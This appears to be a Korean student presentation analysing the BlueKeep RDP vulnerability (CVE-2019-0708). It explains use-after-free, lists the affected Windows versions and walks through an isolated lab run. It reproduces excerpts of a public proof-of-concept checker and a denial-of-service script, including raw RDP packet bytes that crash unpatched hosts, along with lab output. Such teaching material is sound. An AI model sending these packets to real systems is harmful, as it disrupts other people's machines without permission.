



CVE-2019-0708

취약점 분석

IT정보공학과 김아은

INDEX

CVE-2019-0708

- CVE-2019-0708 이란?
- 용어 정리
- 공격 과정
- 실습
- 대응 방안

CVE-2019-0708

◆ CVE-2019-0708 이란?

- 마이크로소프트(MS)에서 2019년 5월 14일에 긴급 공지된 취약점(BlueKeep)
- 원격 터미널 접속에 사용되는 RDP(Remote Desktop Protocol) 프로토콜에서 발견된 원격코드실행 취약점
- MS는 이례적으로 업데이트 지원이 끝난 윈도우 XP, 2003 등에도 보안 업데이트를 배포함 → 위험성 높음
(2020년에 단종된 윈도우 OS를 사용하는 PC 및 서버 시스템이 약 70만대로 집계됨)
- 해당 취약점은 MS_T120 채널 요청의 메모리 할당/해제에 대한 적절한 처리를 하지 않아 발생한 취약점



CVE-2019-0708

◆ 이 취약점이 중요한 이유는?

- 사전 인증 취약성으로 인증이 필요 없음 → 공격자는 취약한 대상의 네트워크 액세스만 있으면 이용 가능
- 공격 성공 → 시스템에서 임의 코드 실행 가능 → 모든 코드 제어 가능
- 웹 가능 특성 → 동일한 네트워크의 다른 취약한 호스트에게도 매우 빠르게 감염 가능



CVE-2019-0708

WannaCry


- CVE-2017-0144 (EternalBlue)를 사용하는 랜섬웨어
- SMB(Server Message Block) 프로토콜 취약성 이용 (파일·장치를 공유하기 위해 사용되는 통신 프로토콜)
- 파일리스 방식으로 웜(Worm) 형태와 유사하게 자기 자신을 복제하여 네트워크 전체로 전파




CVE-2019-0708

◆ 쇼단(Shodan)에서 확인한 3389 포트 사용하는 곳

- 쇼단 : 공개된 라우터, 스위치, 특정 웹 서버(Apache 등)에 대한 정보를 수집하고 그 결과를 보여주는 웹 검색 엔진
- 주로 취약점 진단용으로 외부사이트에 의한 시스템 운영정보 노출 여부에 대한 판단을 해준다.



2019.05.17



2022.06.22



CVE-2019-0708

◆ 영향받는 소프트웨어 버전

- Windows XP, Windows 7, Windows Server 2003, 2008 및 2008 R2

Windows	취약 버전	
Windows XP	SP3 x86 Professional x64 Edition SP2 Embedded SP3 x86	
Windows 7	for 32-bit Systems Service Pack 1 for x64-based Systems Service Pack 1	
Windows Server	2003	SP2 x86 x64 Edition SP2
	2008	for 32-bit Systems Service Pack 2 for x64-based Systems Service Pack 2 R2 for Itanium-Based Systems Service Pack 1 R2 for x64-based Systems Service Pack 1



용어 정리

1) RDP(Remote Desktop Protocol)

- 마이크로소프트가 개발한 사유 프로토콜로, 윈도우 시스템에 원격으로 연결하기 위해 사용되는 프로토콜
- 단순히 커맨드라인 창만 띄우는 ssh를 넘어서 원격 PC의 그래픽 인터페이스까지 제공
- 기본적으로 포트 3389/TCP를 통해 RDP로 원격 PC와 통신
- Windows 사용자가 RDP Protocol을 사용하는 경우는, "원격 데스크탑 연결" 기능을 사용하거나 Network상에서 하드디스크나 프린터를 공유하기 위하여 주로 사용




용어 정리

1) RDP(Remote Desktop Protocol)

- RDP 프로토콜은 일련의 연결 과정을 거쳐 서비스를 제공한다.
- 이 과정에서 클라이언트는 서버에 명시적으로 정적 채널(Static Channel)을 요청할 수 있다.
- 서버는 요청된 채널에 대하여 채널 번호를 할당하고 해당 채널을 통해 메시지 송수신이 가능케 된다.
- 취약점에 사용되는 "MS_T120" 채널의 경우 일반적인 RDP 연결 과정에서 요청되는 채널이 아니며, MS에서 용도를 명시하지 않고 프로그램 내부에서 31번으로 할당되어 사용되는 채널이다.


"MS_T120 채널에는 31번 채널이 할당되어 있다!"



용어 정리

2) UAF(Use After Free)

heap을 할당하는 함수(malloc 등)가 있다면, 할당을 해제하는 함수가 있는데, 바로 free 함수!
free는 힙을 해제하고 깨끗하게 비워두는 게 아니라, 나중에 재사용할 수 있게끔 기억을 해둔다.



용어 정리


2) UAF(Use After Free)

free는 할당을 해제하고 나중에 재사용할 수 있게끔 기억을 해둔다.

같은 크기의 메모리를 할당하면, free했던 공간을 재사용한다.

해제된 공간을 재사용할 경우, 원하지 않는 값을 참조할 수 있게 된다.

```
a address: 00B41950
b address: 00B41960
c address: 00B41950, 1234
a? -> 1234
```



Use After Free : 할당을 해제(free)한 뒤에(after) 다시 사용(use)했다.

```
1  #include <stdio.h>
2  #include <stdlib.h>
3
4  int main()
5  {
6      int *a, *b, *c;
7
8      a = (int*)malloc(4);
9      b = (int*)malloc(8);
10
11     printf("a address: %p\n", a);
12     printf("b address: %p\n", b);
13
14     free(a);
15
16     c = (int*)malloc(4);
17     *c = 1234;
18
19     printf("c address: %p, %d\n", c, *c);
20     printf("a? -> %d\n", *a);
21
22     free(b);
23     free(c);
24     return 0;
25 }
```




용어 정리

2) UAF(Use After Free)

RDP 호스트는 _lcaBindChannel 함수를 통해 채널 객체를 특정 채널 번호와 바인딩 시키게 된다.

이 때 사용자가 명시적으로 MS_T120 채널을 요청할 경우, 임의의 번호와 MS_T120 객체가 바인딩 된다.

그런데 MS_T120 객체의 경우 이미 31번 채널이 할당된 상태이므로, 하나의 객체에 두 개의 채널 번호가 할당된다.




채널 바인딩 상태



용어 정리

2) UAF(Use After Free)

2번 채널 번호를 통해 MS_T120 채널 객체를 참조하고 있는 CODE1에서 동작 중 해당 객체를 비할당(free)한 이후, 31번 번호 통해 해당 객체를 참조하고 있는 CODE2에서 해당 객체를 사용할 경우 UAF 취약점이 발현된다.



채널 바인딩 상태




공격 과정

- ① TCP 3389 포트를 사용하는 윈도우 원격 데스크톱 서비스(RDS) 스캔
- ② 원격 데스크톱 서비스에 원격 코드 실행을 위한 악의적인 코드 전송
- ③ 원격 데스크톱 서비스의 채널 ID 값을 조작
- ④ 원격지의 컴퓨터에서 메모리 손상 버그(UAF) 발생
- ⑤ NT Authority\SYSTEM 사용자 권한으로 원격 코드 실행



실습



<https://github.com/Ekultek/BlueKeep>

bluekeep_poc.py	공격 전에 대상 시스템에 공격 가능 여부를 판단하기 위한 소스코드
bluekeep_dos.py	피해자 PC에 DoS 패킷을 보내 Crush를 발생시키게 하는 소스코드



실습

1) bluekeep_poc.py : 공격 전에 대상 시스템에 공격 가능 여부를 판단하기 위한 소스코드

```
271 # check if the ip is running RDP or not
272 def check_rdp_service(address, port=3389):
273     rdp_correlation_packet = Packer(
274         "436f6f6b69653a206d737473686173683d75736572300d0a010008000100000000"
275     ).bin_unpack()
276     test_packet = DoPduConnectionSequence().connection_request_pdu()
277     send_packet = test_packet + rdp_correlation_packet
278     results = socket_connection(send_packet, address, port, receive_size=9126)
```

RDP의 서비스가 활성화 되어 있는지 확인하기 위해 고정적인 패킷 값을 전송하여 확인한다.



실습

1) bluekeep_poc.py : 공격 전에 대상 시스템에 공격 가능 여부를 판단하기 위한 소스코드

```
301 ip = ip.strip()
302 results = socket_connection(tpkt.getData(), ip, port, receive_size=1024)
303 ctx = SSL.Context(SSL.TLSv1_METHOD)
304 tls = SSL.Connection(ctx, results[1])
305 tls.set_connect_state()
306 tls.do_handshake()
307
308 # initialization packets (X.224)
309 info("sending Client MCS Connect Initial PDU request packet {}".format(SENT))
310 tls.sendall(DoPduConnectionSequence().mcs_connect_init_pdu())
311 returned_packet = tls.recv(8000)
312 info("{} received {} bytes from host: {}".format(RECEIVE, hex(len(returned_packet)), ip))
```

RDP 활성화 중 → tls.do_handshake()를 통해 SSL/TLS 연결을 시도하고 초기화 패킷을 전송한다.



실습

1) bluekeep_poc.py : 공격 전에 대상 시스템에 공격 가능 여부를 판단하기 위한 소스코드

```
314 # erect domain and attach user to domain
315 info("sending Client MCS Domain Request PDU packet {}".format(SENT))
316 tls.sendall(DoPduConnectionSequence().domain_request_pdu())
317 info("sending Client MCS Attach User PDU request packet {}".format(SENT))
318 tls.sendall(DoPduConnectionSequence().mcs_attach_user_request_pdu())
319 returned_packet = tls.recv(8000)
320 info("{} received {} bytes from host: {}".format(RECEIVE, hex(len(returned_packet)), ip))
```

다음 도메인을 설정·생성하고 사용자를 도메인에 연결한다.



실습

1) bluekeep_poc.py : 공격 전에 대상 시스템에 공격 가능 여부를 판단하기 위한 소스코드

```
322 # send join requests on ridiculously high channel numbers to trigger the bug
323 info("sending MCS Channel Join Request PDU packets {}".format(SENT))
324 pdus = DoPduConnectionSequence().do_join_request()
325 for pdu in pdus:
326     tls.sendall(pdu)
327     channel_number = int(Packer(pdu).bin_pack()[-4:], 16)
328     returned_packet = tls.recv(1024)
329     info("{} received {} bytes from channel {} on host: {}".format(
330         RECEIVE, hex(len(returned_packet)), channel_number, ip
331     ))
```

높은 채널로 join request를 보내고 버그를 유발하여 공격 가능 여부를 알아낸다.



실습

1) bluekeep_poc.py : 공격 전에 대상 시스템에 공격 가능 여부를 판단하기 위한 소스코드

```
363 # finish the connection sequence
364 info("sending Client Synchronization PDU packet {}".format(SENT))
365 tls.sendall(DoPduConnectionSequence().client_synchronization_pdu())
366 info("sending Client Control Cooperate PDU packet {}".format(SENT))
367 tls.sendall(DoPduConnectionSequence().client_control_cooperate_pdu())
368 info("sending Client Control Request PDU packet {}".format(SENT))
369 tls.sendall(DoPduConnectionSequence().client_control_request_pdu())
370 info("sending Client Persistent Key Length PDU packet {}".format(SENT))
371 tls.sendall(DoPduConnectionSequence().client_persistent_key_length_pdu())
372 info("sending Client Font List PDU packet {}".format(SENT))
373 tls.sendall(DoPduConnectionSequence().client_font_list_pdu())
374 returned_packet = tls.recv(8000)
375 info("{} received {} bytes from host: {}".format(RECEIVE, hex(len(returned_packet)), ip))
```

연결 순서를 끝낸다.



실습

2) bluekeep_dos.py : 피해자 PC에 DoS 패킷을 보내 Crush를 발생시키게 하는 소스코드

```
137     # start the session
138     session = socket.socket()
139     session.connect((host, port))
140     session.sendall(tpkt.getData())
141     results = session.recv(8192)
142     if verbose:
143         print("[@] received: {}".format(repr(results)))
144     # turn the session into a SSL connection
145     ctx = SSL.Context(SSL.TLSv1_METHOD)
146     tls = SSL.Connection(ctx, session)
147     tls.set_connect_state()
148     # handshake like a man
149     tls.do_handshake()
150     return tls
```

session.connect()를 통해 3389 포트에 세션을 맺고 PDU 패킷을 초기화한다.
→ tls.do_handshake()를 통해 SSL/TLS 연결을 시도한다.



실습

2) bluekeep_dos.py : 피해자 PC에 DoS 패킷을 보내 Crush를 발생시키게 하는 소스코드

```
192 def send_client_information_pdu_packet(tls):
193     """
194     client info packets
195     """
196     packet = unpack(
197         "0300016102f08064000703eb7081524000a1a509040904bb47030000000e0008000000000000004100410041004100410041000000"
198         "7400650073007400000000000000002001c003100390032002e004141410038002e003200330032002e0031000000400043003a005c0057"
199         "0049004e0041414100570053005c00730079007300740065006d00330032005c006d007300740073006300610078002e0064006c006c00"
200         "0000a0100004d006f0075006e007400610069006e0020005300740061006e0064006100720064002000540069006d0065000000000000"
201         "00000000000000000000000000000000b000000001000200000000000000000000004d006f0075006e007400610069006e0020004400"
202         "610079006c0069006700680074002000540069006d00650000000000000000000000000000000000000000000000000000030000000200020000"
203         "00000000c4ffffff0100000006000000000064000000"
204     )
205     tls.sendall(bytes(packet))
```

대상 정보를 확인하기 위한 패킷을 만들어 전송한다.



실습

2) bluekeep_dos.py : 피해자 PC에 DoS 패킷을 보내 Crush를 발생시키게 하는 소스코드

```
208 def send_channel_pdu_packets(tls, retval_size=1024, verbose=False):
209     """
210     channel join
211     erect domain
212     and user packets in one swoop
213     """
214     packet = unpack("0300000c02f0800401000100")
215     tls.sendall(bytes(packet))
216     packet = unpack("0300000802f08028")
217     tls.sendall(bytes(packet))
218     results = tls.recv(retval_size)
219     if verbose:
220         print("[@] received: {}".format(repr(results)))
221     packet = unpack("0300000c02f08038000703eb")
222     tls.sendall(bytes(packet))
223     results = tls.recv(retval_size)
224     if verbose:
225         print("[@] received: {}".format(repr(results)))
226     packet = unpack("0300000c02f08038000703ec")
227     tls.sendall(bytes(packet))
228     results = tls.recv(retval_size)
229     if verbose:
230         print("[@] received: {}".format(repr(results)))
```

버전에 알맞은 채널에
join request를 보낸다.



실습

2) bluekeep_dos.py : 피해자 PC에 DoS 패킷을 보내 Crush를 발생시키게 하는 소스코드

```
314 def send_dos_packets(tls, arch_selected):  
315     """  
316     theoretically, the arch shouldn't matter, but for good measures we'll make it matter  
317     """  
318     arch_32_packet = unpack("0300002e02f08064000703ef70140c000000030000000000000020000000000000000000")  
319     arch_64_packet = unpack(  
320         "0300002e02f08064000703ef70140c00000003000000000000000000200000000000000000000000000000"  
321     )  
322     if arch_selected == 32:  
323         send_packet = bytes(arch_32_packet)  
324     else:  
325         send_packet = bytes(arch_64_packet)  
326     tls.sendall(send_packet)
```

PUD 패킷이 만들어 연결이 되면 DoS 패킷을 생성해 전송한다.



실습

victim PC	attacker PC
Windows XP Professional	Kali linux 2020
192.168.56.114	192.168.56.115

[victim PC] 3389 포트 열려있는 상태!

```
C:\Users\Wevidence>netstat -ant | findstr 3389
TCP    0.0.0.0:3389          0.0.0.0:0           LISTENING        InHost
TCP    [::]:3389           [::]:0              LISTENING        InHost

C:\Users\Wevidence>
```



실습

[attacker PC]

python bluekeep_poc.py -i 192.168.56.114

```
root@kali:~/BlueKeep# python bluekeep_poc.py -i 192.168.56.114
[ + ] verifying RDP service on: 192.168.56.114
[ + ] successfully connected to RDP service on host: 192.168.56.114
[ + ] starting RDP connection on 1 targets

[ + ] sending Client MCS Connect Initial PDU request packet →
[ + ] ← received 0x70 bytes from host: 192.168.56.114
[ + ] sending Client MCS Domain Request PDU packet →
[ + ] sending Client MCS Attach User PDU request packet →
[ + ] ← received 0xb bytes from host: 192.168.56.114
[ + ] sending MCS Channel Join Request PDU packets →
[ + ] ← received 0xf bytes from channel 1001 on host: 192.168.56.114
[ + ] ← received 0xf bytes from channel 1002 on host: 192.168.56.114
[ + ] ← received 0xf bytes from channel 1003 on host: 192.168.56.114
[ + ] ← received 0xf bytes from channel 1004 on host: 192.168.56.114
[ + ] ← received 0xf bytes from channel 1005 on host: 192.168.56.114
[ + ] ← received 0xf bytes from channel 1006 on host: 192.168.56.114
[ + ] ← received 0xf bytes from channel 1007 on host: 192.168.56.114
[ + ] sending Client Security Exchange PDU packets →
[ + ] ← received 0x22 bytes from host: 192.168.56.114
```



실습

16	0.006828208	192.168.56.114	192.168.56.115	TLSv1	85 Ignored Unknown Record
17	0.006832524	192.168.56.115	192.168.56.114	TCP	66 53378 → 3389 [ACK] Seq=20 Ack=20 Win=64256 Len=
18	0.007206627	192.168.56.115	192.168.56.114	TLSv1	170 Client Hello
19	0.007563252	192.168.56.114	192.168.56.115	TLSv1	900 Server Hello, Certificate, Server Hello Done
20	0.007575578	192.168.56.115	192.168.56.114	TCP	66 53378 → 3389 [ACK] Seq=124 Ack=854 Win=64128 L
21	0.007858151	192.168.56.115	192.168.56.114	TLSv1	392 Client Key Exchange, Change Cipher Spec, Encry
22	0.011517587	192.168.56.114	192.168.56.115	TLSv1	125 Change Cipher Spec, Encrypted Handshake Messag
23	0.011529228	192.168.56.115	192.168.56.114	TCP	66 53378 → 3389 [ACK] Seq=450 Ack=913 Win=64128 L
24	0.011669155	192.168.56.115	192.168.56.114	TLSv1	636 Application Data, Application Data
25	0.012191541	192.168.56.114	192.168.56.115	TLSv1	215 Application Data

▶	Frame 18: 170 bytes on wire (1360 bits), 170 bytes captured (1360 bits) on interface eth1, id 0
▶	Ethernet II, Src: PcsCompu_c8:e1:be (08:00:27:c8:e1:be), Dst: PcsCompu_56:0b:66 (08:00:27:56:0b:66)
▶	Internet Protocol Version 4, Src: 192.168.56.115, Dst: 192.168.56.114
▶	Transmission Control Protocol, Src Port: 53378, Dst Port: 3389, Seq: 20, Ack: 20, Len: 104
▼	Transport Layer Security
▼	TLSv1 Record Layer: Handshake Protocol: Client Hello
Content Type: Handshake (22)	
Version: TLS 1.0 (0x0301)	
Length: 99	
▼	Handshake Protocol: Client Hello
Handshake Type: Client Hello (1)	
Length: 95	
Version: TLS 1.0 (0x0301)	
Random: e215aa42d20b5073d902dead154c00034efed9551d19f313	
Session ID Length: 0	
Cipher Suites Length: 18	

